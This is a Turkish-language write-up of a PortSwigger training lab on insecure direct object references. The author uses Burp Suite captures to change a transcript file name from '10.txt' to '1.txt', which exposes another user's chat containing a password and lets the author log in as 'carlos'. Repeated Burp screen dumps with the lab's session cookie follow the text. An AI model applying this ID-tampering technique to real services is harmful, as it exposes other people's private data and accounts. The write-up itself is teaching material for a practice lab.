

PortSwigger Lab: Insecure direct object references

Herkese selamlar ben Mansur Derda. Bugün PortSwigger üzerinde bulunan Access Control zafiyetinin laboratuvarını anlatacağım.

Soruda bize "Bu laboratuvar, kullanıcı sohbet kayıtlarını doğrudan sunucunun dosya sisteminde depolar ve bunları statik URL'ler kullanarak alır." böyle bir açıklama veriliyor.

Bizden istenen ise kullanıcı şifresi bulup "carlos" hesabına giriş yapmamız

Aşağıdaki gibi bir chat ekranı bizi karşılıyor.

Live chat

Your message:

Send

View transcript

Yukarıdaki gibi bir chat ekranı bizi karşılıyor.

Live chat


You: asd
Hal Pline: I didn't catch that, have you been drinking again?
You: sda
Hal Pline: Can you do sign language? I'm getting pretty good at that.
You: hahah
Hal Pline: I can't hear you. I can't hear you. I can't hear you. I'm just kidding, but that was funny
Hal Pline: Why'd you ask?
Hal Pline: I do wonder if you look as stupid as you sound sometimes
Hal Pline: Perhaps YOU could help ME settle an argument. Milk or water in first when making tea?
Hal Pline: I can hear you, there is no need to shout
Hal Pline: You're giving me a headache.
CONNECTED: -- Now chatting with Hal Pline --

Your message:

Send

View transcript

Chat ekranında biraz uğraşıp Hal Pline'nin başını ağrıtıyoruz. Ve "View Transcript" butonunu görüyoruz oraya tıklıyoruz.



X.txt (X: bir sayı) dosyasını indirmeye başlıyor. Ama bu indermeye başladığı dosya numarası 2 den başlayıp düzenli olarak artıyor. Hemen aklımıza 1.txt adında bir dosyanın olabileceği ve bu dosyanın kritik bilgileri içerebileceği aklımıza geliyor

Intercept HTTP history WebSockets history Proxy settings

Intercept on Forward Drop Open browser ? :

Time	Type	Direction	Host	Method	URL	Status code	L
19:36:14.2...	WebSocket	→ To server	0a93004004d1a5e184...		https://0a93004004d1a5e1840218...	1.	
19:37:01.2...	HTTP	→ Request	0a93004004d1a5e184...	GET	https://0a93004004d1a5e1840218...		
19:37:03.2...	WebSocket	→ To server	0a93004004d1a5e184...		https://0a93004004d1a5e1840218...	4	
19:37:03.2...	WebSocket	← To client	0a93004004d1a5e184...		https://0a93004004d1a5e1840218...	4	

Request

Pretty Raw Hex 🔍 📄 🔗 ☰

```
1 GET /download-transcript/10.txt HTTP/2
2 Host: 0a93004004d1a5e184021850004b00e1.web-security-academy.net
3 Cookie: session=DZiFQxFYbzakhfJxaPd1OneveaWepfTL
4 Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
5 Accept-Language: tr-TR
6 Sec-Ch-Ua-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
8 Gecko) Chrome/127.0.6533.100 Safari/537.36
9 Sec-Ch-Ua-Platform: "Windows"
10 Accept: */*
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: https://0a93004004d1a5e184021850004b00e1.web-security-academy.net/chat
15 Accept-Encoding: gzip, deflate, br
16 Priority: u=1, i
17
```

🔍 ⚙️ ⬅️ ➡️ 🔍 0 highlights

Event log All issues 🔍 Memory: 150.1MB

Tekrar dosya indirme butonuna basıp isteği tutuyoruz. Bu kısımda "10.txt" dosyasını indireceğini görüyoruz. Dosya adını "1.txt" yapıp isteği tekrar yönlendiriyoruz

Request

Pretty Raw Hex

```
1 GET /download-transcript/1.txt HTTP/2
2 Host: 0a93004004d1a5e184021850004b00e1.web-security-academy.net
3 Cookie: session=DZiFQxFYbzakhfJxaPdl0neveaWepfTL
4 Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
5 Accept-Language: tr-TR
6 Sec-Ch-Ua-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
```

0 highlights

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 Content-Disposition: attachment; filename="1.txt"
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 520
6
7 CONNECTED: -- Now chatting with Hal Pline --
8 You: Hi Hal, I think I've forgotten my password and need confirmation that I've got the
   right one
9 Hal Pline: Sure, no problem, you seem like a nice guy. Just tell me your password and
   I'll confirm whether it's correct or not.
10 You: Wow you're so nice, thanks. I've heard from other people that you can be a right
    ****
11 Hal Pline: Takes one to know one
12 You: Ok so my password is 2ccuyed8gkrgln8ju77jn. Is that right?
13 Hal Pline: Yes it is!
14 You: Ok thanks, bye!
15 Hal Pline: Do one!
16
```

0 highlights

Done 679 bytes | 110 millis

Ve süprizz. Elimize bir adet password bilgisi geliyor. Bu password bilgisi ile giriş yaptığımız zaman başarılı bir şekilde giriş yapıyoruz

Umarım bu yazı sizler için faydalı olmuştur.

Request

Pretty Raw Hex

1 GET /download-transcript/6.txt HTTP/2

2 Host: 0a93004004d1a5e184021850004b00e1.web-security-academy.net

3 Cookie: session=DZiFQxFYbzakrhfJxaPd1OneveaWepfTL

4 Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"

5 Accept-Language: tr-TR

6 Sec-Ch-Ua-Mobile: ?0

7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36

8 Sec-Ch-Ua-Platform: "Windows"

9 Accept: */*

10 Sec-Fetch-Site: same-origin

11 Sec-Fetch-Mode: cors

12 Sec-Fetch-Dest: empty

13 Referer: https://0a93004004d1a5e184021850004b00e1.web-security-academy.net/chat

14 Accept-Encoding: gzip, deflate, br

15 Priority: u=1, i

Request

Pretty Raw Hex

1 GET /download-transcript/1.txt HTTP/2

2 Host: 0a93004004d1a5e184021850004b00e1.web-security-academy.net

3 Cookie: session=DZiFQxFYbzakhfJxaPdlOneveaWepfTL

4 Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"

5 Accept-Language: tr-TR

6 Sec-Ch-Ua-Mobile: ?0

7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36

8 Sec-Ch-Ua-Platform: "Windows"

9 Accept: */*

10 Sec-Fetch-Site: same-origin

11 Sec-Fetch-Mode: cors

12 Sec-Fetch-Dest: empty

13 Referer: https://0a93004004d1a5e184021850004b00e1.web-security-academy.net/chat

14 Accept-Encoding: gzip, deflate, br

15 Priority: u=1, i

16

17

?

⚙

⬅

➡

🔍

0 matches

Event log All issues

Request

Pretty

Raw

Hex

1

GET /download-transcript/1.txt HTTP/2

2

Host: 0a93004004d1a5e184021850004b00e1.web-security-academy.net

3

Cookie: session=DZiFQxFYbzaKhfJxaPd1OneveaWepfTL

4

Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"

5

Accept-Language: tr-TR

6

Sec-Ch-Ua-Mobile: ?0

7

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36

8

Sec-Ch-Ua-Platform: "Windows"

9

Accept: */*

0

Sec-Fetch-Site: same-origin

1

Sec-Fetch-Mode: cors

2

Sec-Fetch-Dest: empty

3

Referer: https://0a93004004d1a5e184021850004b00e1.web-security-academy.net/chat

Inspector

Notes

0 highlights

Response

Pretty

Raw

Hex

Render

4

X-Frame-Options: SAMEORIGIN

5

Content-Length: 520

6

7

CONNECTED: -- Now chatting with Hal Pline --

8

You: Hi Hal, I think I've forgotten my password and need confirmation that I've got the right one

9

Hal Pline: Sure, no problem, you seem like a nice guy. Just tell me your password and I'll confirm whether it's correct or not.

10

You: Wow you're so nice, thanks. I've heard from other people that you can be a right ****

11

Hal Pline: Takes one to know one

12

You: Ok so my password is 2ccuyed8gkrgln8ju77jn. Is that right?

13

Hal Pline: Yes it is!

14

You: Ok thanks, bye!

15

Hal Pline: Do one!

0 highlights

Done679 bytes | 110 millis

Event log

All issues

Memory: 142.0MB

PortSwigger Lab: Insecure direct object references

8